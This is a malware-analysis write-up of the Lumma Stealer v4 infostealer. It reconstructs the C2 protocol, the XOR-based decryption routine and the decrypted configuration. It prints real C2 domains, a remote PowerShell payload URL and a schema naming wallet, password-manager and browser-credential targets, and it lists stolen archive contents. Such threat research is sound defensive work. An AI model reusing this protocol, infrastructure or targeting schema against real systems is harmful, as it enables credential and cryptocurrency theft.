
As shown in the following image, I modified the address-related values within the “Section Hdrs” tab.



Furthermore, by examining the “Optional Hdr” tab, we can observe that the DLL Characteristics field contains the value `0x0040`. This value corresponds to the `IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE` flag, which indicates that the binary supports Address Space Layout Randomization (ASLR). This security feature allows the operating system to load the executable at a randomized base address, making memory-based attacks more difficult by reducing predictability.

However, in the context of malware analysis and reverse engineering, ASLR complicates debugging by randomizing the base addresses of executables and shared libraries at each execution. To maintain consistent memory layouts and simplify the analysis process, it is often necessary to disable ASLR during dynamic analysis sessions. This can be accomplished by using the `editbin` utility with the `/DYNAMICBASE:NO` option:

```
editbin DYNAMICBASE:NO memdump_179C_00400000_59000.bin
```



Both ASLR deactivation and memory realignment steps were systematically applied as preliminary operations to all analyzed samples, forming the basis for all subsequent steps of the analysis.

Communication analysis (lumma v4)

To understand the behavior of malware, especially its communication logic, it is necessary to analyze the structure and flow of its network activity. Detecting only outgoing connections is not enough; it is essential to analyze more

deeply the sequence of interactions and the conditions that govern them.

This chapter analyzes two network captures obtained from CAPEv2 sandbox executions. In both cases, the sandbox is configured to redirect all outbound traffic through a controlled channel, ensuring a secure and isolated environment.

In the first scenario, all traffic is routed to **INetSim**, a tool that emulates common internet services (HTTP, DNS, FTP, etc.) and returns fake but consistent responses. This setup allows the malware to iterate through its list of embedded C2 domains, progressing only when a response is deemed invalid. As a result, it becomes possible to systematically enumerate all hardcoded endpoints and reconstruct the extent of the malicious infrastructure.

In the second scenario, the sandbox directs traffic through a **secure proxy** with real internet access. This allows the malware to complete its communication stages and retrieve live responses from its C2 server, while still preserving analyst anonymity and containment.

By comparing these two execution scenarios, it is possible to reconstruct the malware's communication protocol in detail.

InetSim

During execution, the sample uses the [WinHTTP API] to initiate connections and transmit data. The following functions are observed:

1. `WinHttpOpen` – initializes a session handle
2. `WinHttpConnect` – creates a connection to a target domain over port 443
3. `WinHttpOpenRequest` – prepares an HTTP `POST` request to the `/api` endpoint with parameter `act=life`
4. `WinHttpSendRequest` – sends the HTTP request to the server
5. `WinHttpReceiveResponse` – receives the response from the server

The malware contacted the following domains in sequence:

```
 pragapin.sbs
repostebhu.sbs
thinkyyokej.sbs
ducksringjk.sbs
explainvees.sbs
brownieyuz.sbs
rottieud.sbs
relalingj.sbs
tamedgeesy.sbs
```

Each domain is contacted via a `POST /api` request carrying `act=life` as its payload. Since INetSim provides valid HTTP-level responses (e.g., `HTTP/1.1 200 OK`), the malware proceeds through the full WinHTTP call

chain. However, the application-layer content does not match the expected format, so the sample marks the domain as inactive and moves on.

After exhausting the predefined C2 list, the malware issues a `GET` request to a **Steam profile**:

```
steamcommunity.com/profiles/76561199724331900
```

This suggests a fallback mechanism: when no hardcoded C2 responds appropriately, the malware attempts to retrieve additional information from a third-party platform. INetSim makes it possible to capture this entire process safely and deterministically, exposing the embedded infrastructure.

Proxy

As in the previous case, the malware employs the WinHTTP API to manage outbound HTTPS requests.

In this instance, the malware attempts to contact the same list of C2 domains as in the previous execution, but does not receive valid responses. It then sends a `GET` request to the Steam profile page and subsequently continues communication with a new domain: `marshal-zhukov.com`. Important to note is that this address is not part of the original list and is likely retrieved dynamically from the Steam page.

Below is a summary of the communication flow. (*HTTP headers are only shown in the first request to keep the text concise.*)

Summary communication flow

`act=life`

Client

- Method: `POST /api`
- Headers:

```
 Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
```

- Body: `act=life`

Server

- Headers:

```
 Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
```

```
Connection: keep-alive
Set-Cookie: PHPSESSID=mdd1ko4qf5gsb9idied577rfbn; Max-Age=9999999; path=/
```

- Body: `ok`

`act=recive_message`

Client

```
act=recive_message&ver=4.0&lid=BVnUqo--@StayAway777&j=
```

Server A very long base64-encoded string, likely containing encrypted content.

`act=send_message` **(there are multiple requests)**

Client Multipart form data including the following fields:

```
 hwid  -> T4U67W9CV4H5D63KM6SXSEX5UPD59TSK
pid   -> 2
lid   -> BVnUqo--@StayAway777
act   -> send_message
file  -> (ZIP archive, starts with PK magic number)
```

Server

```
ok [an IP address]
```

`act=get_message`

Client

```
act=get_message&ver=4.0&lid=BVnUqo--@StayAway777&j=&hwid=T4U67W9CV4H5D63KM6SXSEX5UPD59TSK
```

Server Another short base64-like string.

Analysis of communication phases

The presence of the `act=` parameter allows us to clearly distinguish four distinct phases within the communication protocol:

1. `act=life` : likely a simple reachability check, as suggested by the minimal response (`ok`).
2. `act=recive_message` : possibly a registration step. The server responds with a long base64 string, which could contain configuration or commands information.

3. `act=send_message` : the malware sends exfiltrated data. The presence of a ZIP file header (`PK`) indicates structured, possibly compressed, data theft.
4. `act=get_message` : the malware may receive additional commands. The format is similar to stage 2 but shorter.

In addition, the presence of the `ver=4.0` argument may suggest that the malware communicates its current version to the server for identification purposes. For the time being, we refer to this version as version 4.

At this point, the structure of the protocol is partially understood. However, the actual content of the base64 responses remains unreadable after decoding. This suggests that the data may be encrypted after base64 encoding or that a custom base64 alphabet is used.

To confirm this, it is necessary to reverse engineer the malware and analyze the runtime behavior of the relevant decoding and decryption routines.

Prerequisites for Advanced Analysis

To support the analysis workflow, a local HTTPS server was configured to emulate the malware's C2 communication. This is especially useful in advanced stages, where original C2 servers are often offline. Lumma Stealer domains tend to be short-lived, making repeatable analysis unreliable without such setup.

The first contacted domain, according to captured traffic, is `pragapin.sbs` . To maintain continuity, the server was configured to respond under this domain, replaying payloads previously received from `marshal-zhukov.com` .

The environment was set up using the following steps:

1. **Generate the HTTPS certificate:**

```
& 'C:\Program Files\OpenSSL-Win64\bin\openssl.exe' req -x509 -nodes -days 365 -newkey rsa:2048 -keyout
```

2. **Install and trust the certificate on Windows:**
    - Open Microsoft Management Console (`mmc.exe`)
    - Add the "Certificates" snap-in for both *Current User* and *Local Computer*
    - Navigate to: `Trusted Root Certification Authorities > Certificates`
    - Right-click > All Tasks > Import
    - Import the previously generated `pragapin.sbs-cert.pem` file
3. **Redirect the C2 domain locally:** Add the following entry to the system's hosts file `C:\Windows\System32\drivers\etc\hosts` :

```
127.0.0.1 pragapin.sbs
```

To verify that the custom HTTPS server correctly handles malware communication, the analysis was complemented with a debugger script for x64dbg. This script automates the placement of breakpoints on key

WinHTTP functions involved in network communication, such as `WinHttpOpen`, `WinHttpConnect`, `WinHttpOpenRequest`, `WinHttpSendRequest`, and `WinHttpReceiveResponse`.


Since `winhttp.dll` is loaded dynamically, breakpoints cannot be placed at the start of execution. Guided by the CAPEv2 trace, which confirmed the use of the WinHTTP API, the script monitors calls to `LoadLibraryExW` and sets breakpoints only after detecting the load of `winhttp.dll`.

This setup provides a clean and reproducible environment to monitor API-level interactions and verify that the malware follows the expected communication flow with the emulated C2.

Second stage analysis

Identifying the decryption routine

I begin analyzing the second stage by opening the memory-dumped binary obtained from the first phase directly in Ghidra. The image I create summarizes the logical path I follow during this investigation. Since the malware is deeply obfuscated and requires several debugger sessions, the flow is not strictly linear. Rather, it combines the most relevant insights collected across multiple executions.



On the left side of the disassembly, I identify the binary's entry point. The code is heavily obfuscated, so I choose to ignore most of the surrounding instructions and focus on segments that can be linked to the malware's communication behavior. In the previous section, I have already identified four main stages in the communication

process, so my goal is to find a function that includes all of them. This helps me drastically narrow down the analysis scope.

I first examine the function at address `0x40e0b0`. It only performs the initial reachability check to determine whether the C2 server is active. Since it does not handle any of the remaining communication stages, I move on.

By following the control flow beyond the function at `0x40f920`, I notice that no additional network-related calls are made. This observation leads me to the key target of the second stage analysis: the function located at `0x410aa0`, which appears to handle all the remaining three stages of the communication protocol.

As soon as this function starts, it invokes another subroutine at address `0x436130`, which performs a series of preparatory operations:


- initializes internal components
- issues a WQL query with `SELECT * FROM Win32_BIOS` to enumerate BIOS information
- retrieves the system's serial number
- calls `GetVolumeInformationW`
- performs a series of chained calls that finally generate the value used in the communication as `hwid`, a 32-byte hardware identifier

Following this, another value is accessed from the `.rodata` section. This is the `lid`, and unlike other `hwid` identifier, it is not generated dynamically. It is directly read from a read-only memory, indicating that it is hardcoded. Given that Lumma Stealer follows a Malware-as-a-Service (MaaS) distribution model, it is reasonable to assume that the `lid` parameter serves as a unique identifier for the customer or affiliate who acquired the stealer. In MaaS ecosystems, such identifiers are typically used to associate infections and activity logs with specific clients, enabling usage tracking, build differentiation, or revenue attribution.

Still within the `.rodata` section, I find additional unusual strings. One of these is passed directly to the function at address `0x436dc0`, suggesting that this call is responsible for some form of transformation or possibly cryptographic processing. This part of the code, renamed `lumma_decryption()`, becomes the focus of the next phase of the investigation.

Understanding the Decryption Logic

I created the following image to summarize the logical path and provide a detailed view of the decryption routine `lumma_decryption()`.



This function accepts an encrypted buffer as input and writes the output to a second buffer passed as an argument. As shown on the left side of the image, the function begins by calculating the length of the encrypted input and then estimates the length of the decoded output.

Immediately afterward, the function invokes a decoding subroutine. Given the structure of the ciphertext, I initially suspected that it performed Base64 decoding. To validate this hypothesis and rule out the use of custom alphabets, I extracted the relevant pseudocode as presented by Ghidra, applied some manual adjustments, and reimplemented it in Python. The complete script is available here.

I then performed a one-to-one comparison between this Python implementation and the output of Python's standard Base64 decoding function. The results are identical for all hardcoded strings extracted from the binary. This confirms that the decoding routine is just Base64.

Returning to the main decryption function, the next operation copies the first 32 bytes of the decoded buffer into a dedicated memory region, which serves as the decryption key. Following this, the `len` variable is reduced by 32, and `data_pointer` is updated to point precisely to the beginning of the payload + 32 bytes.

The bottom part of the function, highlighted in red in the image, contains the loop that performs the actual decryption. As before, I converted this logic into a standalone Python script for clarity. The complete script is available here.

To ensure the correctness of the analysis, I systematically compared the translated logic against a standard implementation of a block-wise XOR operation using a 32-byte key. In order to eliminate potential edge cases, I developed two nested loops designed to exhaustively iterate over all possible input combinations and verify that the outputs remained consistent across both implementations. The results of this comparison confirm the functional equivalence of the two routines.


This method echoes the principle of duck typing: if it acts like an XOR cipher, outputs like an XOR cipher, and structurally matches an XOR cipher, then we can reasonably conclude it is one.

Finally, the output strings produced by this decryption process are indeed the C2 domains used by the malware.

Reusing the C2 Decryption Logic in Communication Decryption


By simulating the HTTPS server response from `pragapin.sbs`, as detailed in the section "Prerequisites for Advanced Analysis", I am able to observe how the malware processes and decrypts the data received in response to the `recive_message` and `get_message` commands.

As shown in the first figure below, after the `WinHttpReceiveResponse` and `WinHttpReadData` calls, the downloaded content is stored in a buffer. This buffer is then passed as the first argument to the same decryption function, `lumma_decryption()`, which was previously identified and analyzed in the static phase of the research.



This provides strong evidence that the decryption routine used to extract hardcoded C2 domains is repurposed during runtime to decode encrypted payloads received from the C2 infrastructure.

In the second figure, I confirm that the decrypted buffer produces a valid and well-structured JSON response, suggesting that this routine is consistently applied to multiple encryption layers within Lumma Stealer's architecture.



To further demonstrate the correctness of the decryption logic, I reimplement and generalize the routine in Python. At the following link, both the function and the resulting outputs are provided.

Analysis of Decrypted C2 Responses

The decrypted payload returned by the `recive_message` command reveals a rich JSON structure containing detailed instructions for data collection, as well as a full list of browser extensions and targets of interest. The structure is divided into three main sections: `ex`, `mx`, and `c`.

- `ex` (*Extension List*): This array lists numerous browser extensions, mostly cryptocurrency wallets (e.g., MetaMask, Ronin Wallet, Trust Wallet, Coinbase, OKX), password managers (e.g., LastPass, Bitwarden, 1Password), and authentication tools (e.g., Authy, EOS Authenticator, GAuth). Each entry includes a unique identifier (en, likely the Chrome extension ID) and a human-readable name (ez). The presence of multiple entries for the same wallet (e.g., MetaMask appears twice with different IDs) suggests that the stealer is designed to recognize variants or clones of popular extensions.

- `mx` (*Meta Instructions*): This field appears to provide specific targeting instructions for selected extensions. For example, the entry for MetaMask includes an `et` parameter with password derivation settings (iterations = 600000), which could be used for brute-force attacks or validating password-protected vaults offline. This section can be customized for high-value targets that require special handling.

- `c` (*Collection Rules*): This is the most operational part of the structure. Each object specifies:

  - target path (`p`) – often `%appdata%` or `%localappdata%` directory
  - match pattern (`m`) to filter specific files (e.g., `keystore`, `*.sqlite`)
  - exfiltration folder (`z`) on the attacker's side (e.g., `Wallets/Ethereum`)
  - collection depth or method (`d`)
  - maximum file size (`fs` in bytes, typically 20 MB)

These rules clearly indicate the intent to exfiltrate cryptocurrency wallet files, browser session data, and configuration files from FTP/VPN/email clients. Special attention is also paid to password managers and generic user profiles, where sensitive credentials or seed phrases may be stored.

The response to the `get_message` command is significantly simpler, consisting of a URL pointing to a PE executable (`conhost.exe`) hosted on a remote server. This implies that the bot can receive follow-up stages via this channel, possibly to update itself, distribute a payload, or activate specific modules.

Enrichment of the analysis

To better understand the structure of the decrypted C2 responses used by Lumma Stealer, I analyzed and decrypted the network traffic of dozens of real-world samples. I observed that the response returned by the C2 server to the `recive_message` command remained consistent across all cases, while the `get_message` response varied dynamically depending on the execution context.

During this process, the blog post published by SpyCloud was particularly helpful. It initially confirmed several of my assumptions and later provided additional technical insights that helped refine and complete the interpretation of each field.

The insights gained through this combined approach allowed me to formally define the following generalized schema:

recive_message

```
{
 "v": 4,
 "se": true,   // take a screenshot
 "ad": false,  // delete self
 "vm": false,  // language check

 // it's not checked if the browser is present and the extensions are sought for all browsers
 "ex": [       // browsers extension target
   {
     "en": "...",  // extension address
     "ez": "...",  // extension name
     "ldb": true,  // optional: levelDB -> used in Coinbase
     "ses": true   // optional: session -> used for OTP authenticators
   }
 ],
 "mx": [
   {
     "en": "webextension@metamask.io",           // extension address (Firefox)
     "ez": "MetaMask",                            // extension name
     "et": "\"params\":{\"iterations\":600000}"   // something related to encryption?
   }
 ],
```

```
  "c": [
    {
      "t": 0,        // Steal_Clients
      "p": "...",    // path to steal from
      "m": ["..."],  // file extensions to steal
      "z": "...",    // output dir to store stolen data
      "d": 1,        // recursion depth level
      "fs": ...      // maximum file size
    },
    {
      "t": 1,        // Steal_Chromium_data (Chromium-based)
      "p": "...",    // path to steal from
      "z": "...",    // output dir to store stolen data
      "f": "...",    // browser name
      "n": "...",    // browser executable (for injection?)
      "l": "..."     // browser DLL (for injection?)
    },
    {
      "t": 2,        // Steal_Mozilla_data (Mozilla-based)
      "p": "...",    // path to steal from
      "z": "..."     // output dir to store stolen data
    },
    {
      "t": 4,        // Steal_Registry_data
      "p": "...",    // registry key path
      "v": "...",    // value name
      "z": "..."     // output file to store stolen data
    }
  ]
}
```

get_message

```
 [
    {
        "ft": ..., // 0 = exe = executed with CreateProcessW
                   // 1 = dll = loaded
                   // 2 = ps1 = exected with powershell -exec bypass "%s"
        "e": ...,  // 0 = execution behavior = LoadLibraryW
                   // 1 = execution behavior = rundll32.exe
        "d": ...,  // base64 payload data
        "u": ...,  // url where the next step is stored
    }
]
```

Dropped file decryption

As a concrete example, I refer to the analysis available at Any.Run, from which I extracted the decrypted content of the `get_message` response. The response, structured as a JSON array, includes a PowerShell script reference hosted remotely as well as an embedded payload still encoded in Base64 format:

```
[
   {
       "u": "https://arting.ee/cgi-bin/netsup_clean.ps1",
       "ft": 2,
       "e": 0
   },
   {
       "ft": 1,
       "e": 1,
       "d": "base64 string ..."
   }
]
```

Without further reversing the code responsible for decrypting these payloads, I reused the previously `lumma_decryption()` routine. The decrypted output of the Base64 string immediately revealed a valid PE file, which is indicated by the presence of the standard `MZ` and `PE` headers:

```
MZ\x00\x01\x00...This program cannot be run in DOS mode...PE\x00\x00...
```

When saved as `dropped.dll` and examined with the `file` utility, the output confirmed its nature:

```
dropped.dll: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
```

At the time of analysis, the hashes of the dropped DLL were not associated with any known samples in public threat intelligence databases:

- **SHA256:** d795aeec6dedacf10f82dd31d69ea...
- **MD5:** 250098f7c58e2290a2056e00d0c5127b

This finding further confirms that Lumma Stealer can deliver new stages through encrypted `get_message` responses.

Data Exfiltration

Through experimental analysis, it was observed that Lumma Stealer transmits the exfiltrated data in the form of ZIP archives (identified by the magic number `PK`) using multiple `send_message` requests. Each request differs by a single parameter: `pid`, which appears to categorize the exfiltration phase or the type of data sent. This `pid` field effectively serves as a tag or classification label that helps organize the stolen information into logical groups.

Still using the HTTPS server discussed in the previous sections, the following ZIP files were recovered, each corresponding to different `pid` values:

1. Chrome data — `pid=2`

```
 inflating: Chrome/dp.txt
inflating: Chrome/Default/History
inflating: Chrome/Default/Login Data
inflating: Chrome/Default/Login Data For Account
inflating: Chrome/Default/Network/Cookies
inflating: Chrome/Default/Web Data
inflating: Chrome/ab.txt
inflating: Chrome/BrowserVersion.txt
```

2. Edge data — `pid=2`

```
 inflating: Edge/dp.txt
inflating: Edge/Default/History
inflating: Edge/Default/Login Data
inflating: Edge/Default/Web Data
inflating: Edge/BrowserVersion.txt
```

3. Firefox data — `pid=3`

```
 inflating: Mozilla Firefox/fqs92o4p.default-release/key4.db
inflating: Mozilla Firefox/fqs92o4p.default-release/cert9.db
inflating: Mozilla Firefox/fqs92o4p.default-release/cookies.sqlite
inflating: Mozilla Firefox/fqs92o4p.default-release/places.sqlit
```

4. User “Important Files” (e.g., `.txt` files on Desktop) — `pid=1`
5. Software inventory and process list (e.g., `Software.txt`, `Processes.txt`) — `pid=1`
6. System information (e.g., `System.txt`, optionally `Clipboard.txt`, and `Screen.png`) — `pid=1`

By analyzing network traffic collected from public sandboxes and from controlled local executions, in which specific softwares was installed to reflect the targets defined in the configuration received via the `recive_message` command, I was able to identify three main exfiltration categories associated with the `pid` parameter:

- `pid=2`: data from Chromium-based browsers and associated crypto or 2FA extensions
- `pid=3`: data from Mozilla Firefox and associated crypto or 2FA extensions
